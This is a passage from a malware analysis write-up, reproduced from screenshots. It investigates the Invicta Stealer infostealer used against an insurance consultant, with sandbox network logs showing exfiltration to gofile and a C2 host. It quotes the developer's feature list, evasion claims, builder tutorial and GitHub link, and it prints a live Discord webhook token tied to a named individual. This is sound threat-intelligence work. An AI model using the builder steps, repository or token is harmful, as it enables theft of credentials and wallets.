Org	AS9009 M247 Europe SRL
Postal	28004
Readme	https://ipinfo.io/missingauth
Region	Madrid
Timezone	Europe/Madrid

Info [1232] svchost.exe The process checks LSA protection

Try community version for free! Register now



2

Static discovering

Look up on VirusTotal

getServer
Downloaded | JSON data (42.00 b)
Mime: application/json Entropy: 3.62

MD5 49F2DE7E3957DC6159D7E823F57AC68B
SHA1 742CE6303CECCE5A1320311FFE1173F80A7D8E42
SHA256 8255E148857A3533ABE2CF8213966D1A946C5CA54CFCDFE7AF4B41D03545BB75
SSDEEP 3:YWR4bliWAXY:YWyblirY


EXIF (JSON)

JSON

DataServer	store5
Status	ok

Info [1232] svchost.exe The process checks LSA protection

Try community version for free! Register now




uploadFile
Downloaded | JSON data (361.00 b)
Mime: application/json Entropy: 5.31

```
MD5     2E227E687D319E49C23BAC65C5573B2E
SHA1    F53F3297959E0492FA8B5CE33C7BDD82ACCBC2CE
SHA256  35E2FD69F3EF2770EEC882669381A907E29BDDC29235CEF4F49D6AC98AF0345A
SSDEEP  6:YWybli+Ofx5ZHJrKR4OfRyER2ZpxsdFVg8/cAQfyvkoUJTQWRKB+KG7Ds1:YWybliBHZKR11R26dYRrfyvkzTQWKD1
```

EXIF (JSON)

JSON

DataCode	e3TS0x
DataDownloadPage	https://gofile.io/d/e3TS0x
DataFileId	f90fdd2a-cf72-4cc7-a074-6a5aa7bc2a0d
DataFileName	_W0_wE0_aE0_pE0_ES_{65b178c1-239c-11ed-b4aa-806e6f6e6963}_MKt6c8fchP.zip
DataGuestToken	lb2ws9FGfWVruHFoHw3LdJJTTt3ElBqk
DataMd5	f9a36b5a4b8cc8f522170a89e78ea8fb
DataParentFolder	24932005-0e03-46ad-b50d-a0902b450bd1
Status	ok




stats
Downloaded | JSON data (139.00 b)
Mime: application/json Entropy: 5.01

```
MD5     4072E4D2B6EEC4111C3A475D71410879
SHA1    5D5A73268AE8507C021DC18DEBAC93D79D977F67
SHA256  7AF7542DEC8BC817ED6B2FAE8D7F8EA97C838C4C36F933D573C5B5211CB8CA69
SSDEEP  3:YGKad1NaxL1sHMjhLtVFSvZfZ6fuRGySEUJ6dDDMQxb:YGK+WOyhRVFSvBsyJUJTQN
```

EXIF (JSON)

JSON

Content	https://gofile.io/d/e3TS0x |W: 0 |wE: 0 |aE: 0 |wP: 0 |B: 0 |EUNK: 1 |C: ES |H: {65b178c1-239c-1...



bn3XWahnRDXI_2tbBWpTonpflGrU11zDgpV48h1kuiyjtsbPuHIbN5QgmDuwsRlvit4r
Mime: application/json
Size: 195.00 b

TrID - File Identifier

TYPE UNKNOWN


Hashes

```
MD5     B9C49E7C9CE4C4EFF8D94958EC90023B
SHA1    954FF66DA1105732B2E9E45E3EB8DE3C6BDA6C16
SHA256  DA68EDBE7124599AB13D5FBBBDAE72EEE536E379E5DC0BD7A4B5B68389F76769
SSDEEP  3:YGKad1NaxL1sHMjhLtVFSvZfZ6fuRGySEUJ6dDDMQxztsLtfRfAzFHWf7XW/:YGK+WOyhRVFSvBsyJUJTQj…
```

JSON

Content: https://gofile.io/d/e3TS0x |W: 0 |wE: 0 |aE: 0 |wP: 0 |B: 0 |EUNK: 1 |C: ES |H: {65b178c1-239c-11ed-b4aa-806e6f6e6963} 1.1.1 Password: InvictaStealer | https://t.me/invicta_stealer

When examining the fifth entry, I noticed the **InvictaStealer** tag in the HTTP request and the Telegram address **https://t.me/invicta_stealer**. Upon visiting the Telegram channel, it became clear that this software is an information-stealing malware (infostealer) of Russian origin, developed in the C++ programming language. The builder for this malware was freely available on the GitHub storage platform.



Invicta Stealer [🇬🇧/🇷🇺] – (191267)

Invicta Stealer [🇬🇧/🇷🇺]
201 subscribers

Previous message
⚔️Invicta Stealer — мощный бесплатный нативный стилер⚔️ Это стилер C+

Invicta Stealer [🇬🇧/🇷🇺]
⚔️Invicta Stealer — a powerful, free native stealer⚔️

This is a C++ stealer which is being actively improved upon, with the help we receive from our active community.


📁 BROWSERS
Information is obtained from all the profiles from all chromium-based (the most used) browsers, and firefox.
We collect: credit card data, autofill, history, all extensions which include **71 crypto wallets** and various authenticators, local storage, downloads, and much more. Essentially, all the information is collected.

📁 DISCORD
All of the discord tokens are extracted from: the regular client, discord canary, ptb discord and browser local storage

📁 CRYPTO
Wallet information is collected from 25 wallets, with new ones being actively added.

📁 SENSITIVE DIRECTORIES AND FILES
We have studied real world scenarios, and came up with advanced filters that will fetch you sensitive information related to cryptocurrency wallets, bank accounts, passwords, private keys, etc. The stealer gets recently opened .txt files, recursively iterates through the computer to find sensitive information, steals github and visual studio code repositories (with bloat removed), gets .txt files from desktop, documents, etc

📁 FTP CLIENTS



Invicta Stealer [🇬🇧/🇷🇺] – (191282)

Invicta Stealer [🇬🇧/🇷🇺]

201 subscribers

Pinned message

⚔️Invicta Stealer — a powerful, free native stealer⚔️ This is a C++ stealer whi

files from desktop, documents, etc

📁 **FTP CLIENTS**

Information is obtained from WinSCP and FileZilla

📁 **SYSTEM INFORMATION**

We collect system information, which includes the HWID, IP, timezone, computer language, RAM, CPU information, etc

📁 **ANTI-DEBUGGING, EVASION TECHNIQUES**

We use anti-debug/anti-virustotal/anti-vm techniques which complicate analysis of the malware. Your link will be encrypted in the stealer file.

Sensitive operations are performed through syscalls, which make them harder to detect by AVs and analysts, and all strings are encrypted.

💰 **PRICE**

We made the base version free to eliminate certain low quality stealers from being used, and to drive future customers to our paid version.

A paid version featuring a convenient HTTP panel and a custom file filter will be released soon.


Install and use instructions are included in the channel

Contact us if you need help or have suggestions. We strive to be the best.

@invicta_stealer

❤️‍🔥 3 👍 1 ❤️ 1

👁 632 edited 19:28



Invicta Stealer [🇬🇧/🇷🇺] – (191279)

Invicta Stealer [🇬🇧/🇷🇺]
201 subscribers

Pinned message
⚔️Invicta Stealer — a powerful, free native stealer⚔️ This is a C++ stealer which

❤️‍🔥 3 👍 1 ❤️ 1 👁 632 📌 edited 19:28

April 5

Invicta Stealer [🇬🇧/🇷🇺]
TUTORIAL

1. Download the Builder ZIP file
2. Run Builder.exe
3. Input discord webhook, or an URL to your HTTP server into the box
4. Click build
5. Patched stealer will be available in out/InvictaStealer.exe


https://github.com/simplybrin/Invicta-Stealer

❤️ 3 👁 506 13:12

Invicta Stealer [🇬🇧/🇷🇺]
Update v1.1.0

- Bug fixes
- Add password manager support: keepass
- Steam: steal sessions, get installed games list and username
- System information: list all installed apps, get path of running stealer, get windows version

❤️ 4 👁 523 13:18



simplybrin Update README.md 28e985f on May 22 26 commits

InvictaStealer Builder.zip Upload v1.1.1 3 months ago

README.md Update README.md 2 months ago

README.md

⚔Invicta Stealer — a powerful, free native stealer⚔

This is a C++ stealer which is being actively improved upon, with the help we receive from our active community.

NOTE: THIS IS FOR EDUCATIONAL PURPOSES ONLY. YOU MAY NOT USE THIS FOR MALICIOUS PURPOSES.

📁 BROWSERS

Information is obtained from all the profiles from all chromium-based (the most used) browsers, and firefox. We collect: credit card data, autofill, history, all extensions which include 80+ crypto wallets, various authenticators and password managers, local storage, downloads, and much more. Essentially, all the information is collected

About


Most powerful C++ stealer that's also free

One or more interactive elements has been excluded from this version of the text. You can view them online here: https://pressbooks.pub/mertrix/?p=71#oembed-1

Invicta Stealer's promotional video on its YouTube channel

Dynamic Malicious File Analysis (Builder.exe)

I downloaded the **InvictaStealer Builder.zip** file from the GitHub repository belonging to the malware developer and began examining it by running it on my virtual system. When the application is opened, it prompts the user to enter a Discord Webhook or a URL, and upon pressing the **Build** button, it builds the malicious software. For testing purposes, I entered **AAAAAA...** in the Webhook/Server URL section and successfully created the malicious software.



Invicta Stealer v1.1.1 > out

Search out

Name	Date modified	Type	Size
InvictaStealer - Copy.exe	4/6/2023 3:26 AM	Application	2,227 KB
InvictaStealer.exe	7/26/2023 1:48 PM	Application	2,227 KB

2 items 1 item selected 2.17 MB

Invicta Stealer

Webhook/Server URL: AAAAAAAAAAAAAAA

Build


t.me/invicta_stealer

Success

Successfully patched. Working stealer is at ./out/InvictaStealer.exe

OK

When I uploaded the malicious software to ANY.RUN to discover similarities with **44.exe**, I noticed a commonality in both pieces of software, which is the web address **http://antonybarlett[.]site:2095/stats**. When I searched this address on the VirusTotal malicious software analysis platform, I found that it was flagged as suspicious by only SOCRadar and marked as unwanted (spam) by Fortinet among security vendors.




Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
1618 ms	GET 200: OK		4080	InvictaStealer.exe		http://ipinfo.io/json	248 b ↓ binary
2101 ms	GET 200: OK		4080	InvictaStealer.exe		https://api.gofile.io/getServer	42 b ↓ binary
3586 ms	POST 200: OK	?	4080	InvictaStealer.exe		https://store5.gofile.io/uploadFile	4.85 Kb ↑ binary 361 b ↓ binary
5656 ms	POST 200: OK		4080	InvictaStealer.exe	?	http://antonybarlett.site:2095/stats	139 b ↑ binary 4 b ↓ text
351.06 s	GET 200: OK	✓	3524	SIHClient.exe		https://slscr.update.microsoft.com/SLS/%7B522D76A4-...	23.9 Kb ↓ compressed
373.06 s	GET 200: OK	✓	640	MicrosoftEdgeUpdate....		https://config.edge.skype.com/config/v1/EdgeUpdate/1....	445 b ↓ binary
561.01 s	POST 200: OK	✓	4076	MicrosoftEdgeUpdate....		https://msedge.api.cdp.microsoft.com/api/v1.1/content...	736 b ↑ binary 97 b ↓ binary
625.14 s	GET 200: OK	✓	5800	MicrosoftEdgeUpdate....		https://config.edge.skype.com/config/v1/EdgeUpdate/1....	445 b ↓ binary

Malicious activity

InvictaStealer.exe
MD5: 986A9CD4347AA2207AE5FDBFFECFAE5A
Start: 26.07.2023, 13:05 Total time: 653 s
evasion

Win10 64 bit Complete

PID	Process			
4080	InvictaStealer.exe PE	1k	351	49
5180	WerFault.exe -u -p 4080 -s 928	4k	770	130
2096	COM slui.exe -Embedding	547	236	59
456	COM FileCoAuth.exe -Embedding	419	61	58



Static discovering

Look up on VirusTotal

Request | Response

stats

? stats

Downloaded | JSON data (139.00 b)
Mime: application/json Entropy: 5.06

Submit to analyze | Download

Main | HEX

```
MD5      4F2453F3318139B419788F73CE880D0F
SHA1     D77B24743DC49BE14C089821942F2C2233D4910F
SHA256   0A6F793267AA2441B385DE9E086FEFB2A705E25D9BA9FFFE8835BC8BE141A7CE
SSDEEP   3:YGKad1NaxL1TrSAFVjhLtVFSvZfZ6fuRGySEUJ6dDDMQxb:YGK+WBrjhRVFSvBsyJUJTQN
```

EXIF (JSON)


JSON

```
Content    https://gofile.io/d/lxfR7r |W: 0 |wE: 0 |aE: 0 |wP: 0 |B: 0 |EUNK: 1 |C: ES |H: {65b178c1-239c-11...
```

Click any module for information

Info [4076] MicrosoftEdgeUpdate.exe Reads Environment values

Try community version for free! Register now



virustotal.com/gui/domain/antonybarlett.site

antonybarlett.site

0 / 88

No security vendors flagged this domain as malicious

antonybarlett.site

media sharing

Creation Date: 5 months ago

Last Analysis Date: 2 days ago

DETECTION | DETAILS | RELATIONS | COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis — Do you want to automate checks?


Fortinet	ⓘ Spam	SOCRadar	ⓘ Suspicious
Abusix	✓ Clean	Acronis	✓ Clean
ADMINUSLabs	✓ Clean	AICC (MONITORAPP)	✓ Clean
AlienVault	✓ Clean	alphaMountain.ai	✓ Clean
Antiy-AVL	✓ Clean	Avira	✓ Clean
benkow.cc	✓ Clean	Bfore.Ai PreCrime	✓ Clean

This web address is common to two different malware samples, which I'm sure doesn't surprise me and the readers of my article "Was Turkey's e-Government Hacked?" because in that article we saw that threat actors often embed backdoors in the files they share. In this malware, the developers didn't neglect to ensure they also receive the addresses of files stolen and uploaded to the Gofile file-sharing platform. 🙂


Threat Actor Targeting the Insurance Consultant –

Who is it?

After obtaining this information, it was time to find answers to the crucial questions that had been lingering in my mind. Who was the threat actor that downloaded and created this malicious software from the GitHub repository, targeting the insurance consultant? To answer this, I decided to leverage the Discord Webhook address embedded in the malicious software. When I visited this address, the Discord API revealed that the user who created this Webhook, with the username **Nedimtac**, joined Discord on **June 17, 2023**. The individual displayed as "**İplikçi Nedim**" in the display name.



discord.com/api/webhooks/113
discord.com/api/webhooks/1133485749174534244/bn3XWahnRDXI_2tbBWpTonpflGrU11zDgpV48h1kuiyjtsbPuHIbN5QgmDuwsRl...
Hack 4 Career. Inf...
LinkedIn
Mert SARICA (mer...
Inbox - mert.saric...
Other Bookmarks

```
{"application_id":null,"avatar":null,"channel_id":"1133485730606350488","guild_id":"1133485730035937412","id":"1133485749174534244","name":"Captain Hook","type":1,"user":{"id":"111971
```


{"application_id":null,"avatar":null,"channel_id":
UNREGISTERED
installed.txt
{"application_id":null,"avatar":null,"channel_id":

```
{"application_id":null,"avatar":null,"channel_id":"1133485730606350488","guild_id":"1133485730035937412","id":"1133485749174534244","name":"Captain Hook","type":1,"user":{"id"
:"1119716450886758400","username":"Nedimtac","avatar":null,"discriminator":"9375","public_flags":0,"flags":0,"banner":null,"accent_color":null,"global_name":null,"avatar_decor
ation":null,"banner_color":null},"token":"bn3XWahnRDXI_2tbBWpTonpflGrU11zDgpV48h1kuiyjtsbPuHIbN5QgmDuwsRlvit4r","url":"https://discord.com/api/webhooks/1133485749174534244/
bn3XWahnRDXI_2tbBWpTonpflGrU11zDgpV48h1kuiyjtsbPuHIbN5QgmDuwsRlvit4r"}
```


The username of this person was "**iplikkkk**" in July 2023, and after changing the display name to "**SANALIN FATİHİ**" in August, the account was completely deleted in September. Although I tried to contact this person, unfortunately, I couldn't have the chance to chat with him as he did not accept my invitation.



İplikçi Nedim
Nedimtac#9375

DISCORD MEMBER SINCE
Jun 17, 2023

NOTE
Click to add a note



